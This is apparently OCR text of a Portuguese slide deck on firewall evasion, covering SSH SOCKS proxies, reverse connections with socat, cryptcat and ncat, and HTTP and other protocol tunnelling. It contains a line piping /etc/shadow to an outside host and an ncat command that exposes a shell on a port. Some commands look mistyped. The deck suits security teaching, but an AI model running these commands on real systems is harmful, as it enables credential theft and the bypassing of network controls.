
- Firewall de nível 3 e 4:
  - IP / TCP
    - Só sai tráfego para a porta 80
    - SSH na porta 80

SSH Socks proxy

- Cria um Socks proxy, para repasse dinâmico de portas no localhost.
- Utilizado quando se deseja acessar mais de um serviço ou host.
- Exemplo:
  - Acessar o IRC em uma rede onde só permite que conexões SSH saiam


Proxy SSH

ssh -l user@server -d 1080



Conexões Reversas

- Uma conexão interna é iniciada, porém com características de servidor.



Conexões Reversas

- SOCAT
- NetCat com esteroides ☺

```
socat -d -d READLINE, history=/tmp/hist TCP4:host:port,crnl

socat TCP4-LISTEN:2323,fork, su=nobody,tcpwrap=script
TCP4:host:www

socat TCP4-LISTEN:2323,fork, \
PROXY:proxy:ssh-host.tld:22, \
proxyport=3128,proxyauth=user:pass
```

Conexões Reversas

cryptcat = netcat + encryption

servidor:

cryptcat -k ceron -l -p 23 | > /tmp/foo


cliente:

cat /etc/shadow | cryptcat -k ceron 1.1.1.1 23

Conexões Reversas

- NCAT
  - ncat --exec "/bin/zsh" 8888
- Redirecionamento de portas
  - ncat --exec "./ncat www.example.com 80" -l 8888
- Socks proxy
- ./ncat --allow 127.0.0.1/32 --socks4-server -l 5001

- Filtro de nível 7
  - Verifica o protocolo
    - Todo tráfego para a porta 80 vai para o Proxy



Técnicas

- Conexões Reversas
- Tunelamento
- Esteganografia


Tunelamento

- Valer-se de protocolos permitidos, para embutir outros protocolos não permitidos
- Encapsulação de dados


Alguns exemplos

- HTTP/S túnel
- Tunelamento sobre UDP
- FTP túnel
- Mail túnel
- Msn túnel
- Ack túnel
- DNS túnel


Tunelamento - sob HTTP



Tunelamento - sob HTTP



Tunelamento HTTP




Tunelamento HTTP

- http tunel – gnu http tunnel
  - Servidor
    - hts -F localhost:22 80
  - Cliente
    - htc -F 22 server:80

Comparativo de tráfego tunelado

Tráfego tunelado X Tráfego normal



Com tunelamento: media 40% de acréscimo de tempo

Com o proxy: um tempo em media 8 vezes maior.

Tunelamento HTTP

- Rwwwshell
- Tunelamento via primitiva get ou post

